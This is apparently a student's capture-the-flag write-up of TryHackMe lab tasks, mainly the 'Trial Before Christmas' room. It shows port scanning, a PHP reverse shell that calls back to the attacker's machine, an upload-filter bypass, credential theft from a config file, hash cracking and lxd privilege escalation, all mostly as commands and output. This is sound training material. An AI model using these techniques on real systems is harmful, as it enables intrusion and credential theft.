
#### Question 5

Click ShadowCopyVolume and can see the ID




## Question 6

As shown in question 2. Check the hidden items and can see the hidden folder.




## Question 7

Right click on the hidden folder and click to Previous Versions.



Restore it and open the notepad.



**Thought process/Methodology:**

For Question 1, change the bitcoin address given to base 64. For the next question, change the path of backup to drive Z and open the hidden folder to see the file extension. Open the desktop and can see the answer for question 3. Besides that, open Task Scheduler. Then click opidsfsdf and click Actions to see the details. Next, click ShadowCopyVolume and see the ID. As shown before, you can find the hidden folder when changing the path to drive Z. Last question, restore the previous version of the hidden folder and open the notepad given so you can get the answer.

## Day 24 The Trial Before Christmas

Tools used: Kali Linux, BurpSuite

### Question 1


Scan "10.10.59.20" using nmap



```
1211101534@kali: ~  
File Actions Edit View Help  
(1211101534@kali)-[~]  
$ nmap -Pn 10.10.59.20  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 08:07 EDT  
Nmap scan report for 10.10.59.20  
Host is up (0.25s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 30.54 seconds
```


### Question 2

Enter "10.10.9.20:65000" to the browser and there will be a name up there.



### Question 3

Use gobuster. There will be some examples, try the examples.



```
(1211101534@kali)-[~]  
$ gobuster dir -u http://10.10.59.20:65000 -x php -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 40  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.59.20:65000  
[+] Method: GET  
[+] Threads: 40  
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s  
  
2022/07/22 08:26:33 Starting gobuster in directory enumeration mode  
  
/uploads.php (Status: 200) [Size: 1328]  
/index.php (Status: 200) [Size: 800]  
/assets (Status: 301) [Size: 320] [→ http://10.10.59.20:65000/assets/]  
/api/ (Status: 301) [Size: 317] [→ http://10.10.59.20:65000/api/]
```

## Question 4

Use gobuster. There will be some examples, try the examples.

```
(1211101534@kali)~[~]
$ gobuster dir -u http://10.10.59.20:65000 -x php -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 40


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.59.20:65000
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/07/22 08:26:33 Starting gobuster in directory enumeration mode

/uploads.php (Status: 200) [Size: 1328]
/index.php (Status: 200) [Size: 800]
/assets (Status: 301) [Size: 320] [→ http://10.10.59.20:65000/assets/]
/api (Status: 301) [Size: 317] [→ http://10.10.59.20:65000/api/]
```

One of them will go to an uploaded file directory.



## Index of /grid

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		

Apache/2.4.29 (Ubuntu) Server at 10.10.59.20 Port 65000

## Question 5

Create a reverse shell.

```
(1211101534@kali)~[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.jpg.php

(1211101534@kali)~[~]
```



Change the ip to your own machine and port number to 443.

```
GNU nano 6.2 shell.jpg.php *
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely avail
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.94.8'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    ^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location   M-U Undo
    ^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify   ^_/ Go To Line  M-E Redo
}
```


Listen to the port 443 using netcat

```
(1211101534@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211101534:
listening on [any] 443 ...
```

Use Burp Suite22 to drop the js filter.




Turn the intercept on and upload a reverse shell,



You can see the reverse shell at the uploaded file, run it.



Upgrade and stabilise your shell Then print out the content of web.txt



```
1211101534@kali: ~  
File Actions Edit View Help  
(1211101534@kali)-[~]  
$ stty raw -echo; fg  
[1] + continued sudo nc -lvnp 443  
www-data  
whoami  
www-data  
www-data@light-cycle:/$ dir  
dir  
bin home lib64 opt sbin sys vmlinuz  
boot initrd.img lost+found proc snap tmp vmlinuz.old  
dev initrd.img.old media root srv usr  
etc lib mnt run swapfile var  
www-data@light-cycle:/$ cd /var/www  
cd /var/www  
www-data@light-cycle:/var/www$ dir  
dir  
ENCOM TheGrid web.txt  
www-data@light-cycle:/var/www$ cat web.txt  
cat web.txt  
THM{ENTER THE GRID}
```

## Question 6

upgrade and stabilise your shell

```
(1211101534@kali)-[~]  
$ sudo nc -lvnp 443  
[sudo] password for 1211101534:  
listening on [any] 443 ...  
connect to [10.8.94.8] from (UNKNOWN) [10.10.184.0] 57348  
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 G  
NU/Linux  
15:25:58 up 2 min, 0 users, load average: 8.12, 3.36, 1.24  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ export TERM=xterm  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:/$ export TERM=xterm  
export TERM=xterm  
www-data@light-cycle:/$ ^Z  
zsh: suspended sudo nc -lvnp 443  
  
(1211101534@kali)-[~]  
$ stty raw -echo; fg  
[1] + continued sudo nc -lvnp 443  
www-data  
whoami  
www-data
```

## Question 7

Print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password.

```
www-data@light-cycle:/var/www/TheGrid/includes$ dir  
dir  
apiIncludes.php dbauth.php login.php register.php upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
cat dbauth.php  
<?php  
$dbaddr = "localhost";  
$dbuser = "tron";  
$dbpass = "IFightForTheUsers";  
$database = "tron";  
  
$dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
if($dbh->connect_error){  
    die($dbh->connect_error);  
}  
  
>>
```



## Question 8

Access the database using the mysql client with the username and password obtained previously. Then, use the “show databases;” command to see the database. The name of the databases will be shown.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)
```

## Question 9

Look at the tron database and dump the user table.

```
mysql> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)

mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)
```

Now we get the username and an encrypted password.

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Copy the password and decrypt with the crackstation website.

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

☐ I'm not a robot

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MyS (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

## Question 10

Use su to login to the newly discovered user.

```
su flynn
Password: @computer@
```

Use command "id" to view what user you are in.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

## Question 11

Change directory with cd /home/flynn and print with cat user.txt

```
flynn@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php dbauth.php login.php register.php upload.php
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

## Question 12

Use command “id” to find the group that can be leveraged.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxc)
```

## Question 13

Use group lxc to escalate privileges as root

```
flynn@light-cycle:/$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+

flynn@light-cycle:/$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
Error: Unknown configuration key: security.privileged
flynn@light-cycle:/$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:/$ lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true
/mnt/root recursive=true strongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
flynn@light-cycle:/$ lxc start strongbad
lxc start strongbad
```

Print out the content in root.txt and there will be a flag there

```
flynn@light-cycle:/$ strongbad /bin/sh
strongbad /bin/sh
strongbad: command not found
flynn@light-cycle:/$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # dir
dir
/bin/sh: dir: not found
/mnt/root/root # ^[[30;18Rls
ls
root.txt
/mnt/root/root # ls
ls
root.txt
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed i

Thought process/Methodology:

For Question 1, scan "10.10.59.20" using nmap. For Question 2, Enter "10.10.9.20:65000" to the browser and there will be a name up there. The next question, use gobuster. There will be some examples, try the examples and you will get the answer. Question 4, use gobuster. There will be some examples, try the examples and one of them will go to an uploaded file directory. For Question 5, you need to create a reverse shell and change the ip to your own machine and port number to 443. Then, listen to the port 443 using netcat. After that, use BurpSuite to intercept the "/uploads.php" and drop the js filter. Then, turn the intercept off and upload a reverse shell. You can see the reverse shell at the uploaded file directory, run the reverse shell. Then, upgrade and stabilise your shell and then print out the content of web.txt. For Question 6, upgrade and stabilise your shell. For Question 7, print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password. For the next question, access the database using the mysql client with the username and password obtained previously. Then, use the "show databases;" command to see the database. The name of the databases will be shown. Question 9, look at the tron database and dump the user table. Now we get the username and an encrypted password, copy the password and decrypt with the crackstation website. Question 10, use su to login to the newly discovered user and then use command "id" to view what user you are in. For the next question, change directory with cd /home/flynn and print with cat user.txt. For Question 12, use command "id" to find the group that can be leveraged. Question 13, use group lxc to escalate privileges as root. Then, print out the content in root.txt and there will be a flag there.